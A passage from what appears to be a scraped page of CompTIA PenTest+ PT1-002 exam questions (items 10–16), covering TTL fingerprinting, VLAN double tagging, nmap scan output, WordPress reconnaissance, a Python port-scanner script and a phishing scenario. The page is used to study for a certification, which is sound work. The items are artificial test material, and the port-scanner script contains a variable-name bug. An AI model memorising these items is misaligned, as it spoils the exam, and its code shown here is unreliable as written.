
C. Disable HTTP/301 redirect configuration.

D. Create an out-of-band network for management.

E. Implement a better method for authentication.

F. Eliminate network management and control interfaces.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 10

Topic #: 1

[All PT1-002 Questions]


A penetration tester ran a ping `"A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows

B. Apple

C. Linux

D. Android



Actual exam question from CompTIA's PT1-002

Question #: 11

Topic #: 1

[All PT1-002 Questions]

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning

B. RFID tagging

C. Meta tagging

D. Tag nesting


Show Suggested Answer

Actual exam question from CompTIA's PT1-002
Question #: 12
Topic #: 1

[All PT1-002 Questions]

SIMULATION -
You are a penetration tester running port scans on a server.

INSTRUCTIONS -
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Penetration Testing

Drag and Drop Options


- -sL
- -O
- 192.168.2.2
- -sU
- -sV
- -p 1-1023
- 192.168.2.1-100
- -Pn
- nc
- --top-ports=1000
- hping
- --top-ports=100
- nmap

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command



Penetration Testing

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

Show Suggested Answer

Actual exam question from CompTIA's PT1-002

Question #: 13

Topic #: 1

[All PT1-002 Questions]

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang=`en`>
<head>
<meta name=`viewport` content=`width=device-width` />
<meta http-equiv=`Content-Type` content=`text/html; charset=utf-8` />
<title>WordPress › ReadMe</title>
<link rel=`stylesheet` href=`wp-admin/css/install.css?ver=20100228` type=`text/css` />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. DirBuster

C. WPScan

D. OWASP ZAP

Show Suggested Answer

Actual exam question from CompTIA's PT1-002

Question #: 14

Topic #: 1

[All PT1-002 Questions]

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print(“Too few arguments.”)
        print(“Syntax: python {} <>”.format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print(“Port {} is opened”.format(port))
except KeyboardInterrupt:
        print(“Exiting...”)
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.

B. Listen for a reverse shell.

C. Attempt to flood open ports.

D. Create an encrypted tunnel.

Show Suggested Answer

Actual exam question from CompTIA's PT1-002
Question #: 15
Topic #: 1

[All PT1-002 Questions]

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.

B. Implement multifactor authentication on all corporate applications.

C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.

D. Implement an email security gateway to block spam and malware from email communications.

Show Suggested Answer

Actual exam question from CompTIA's PT1-002

Question #: 16

Topic #: 1

[All PT1-002 Questions]

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

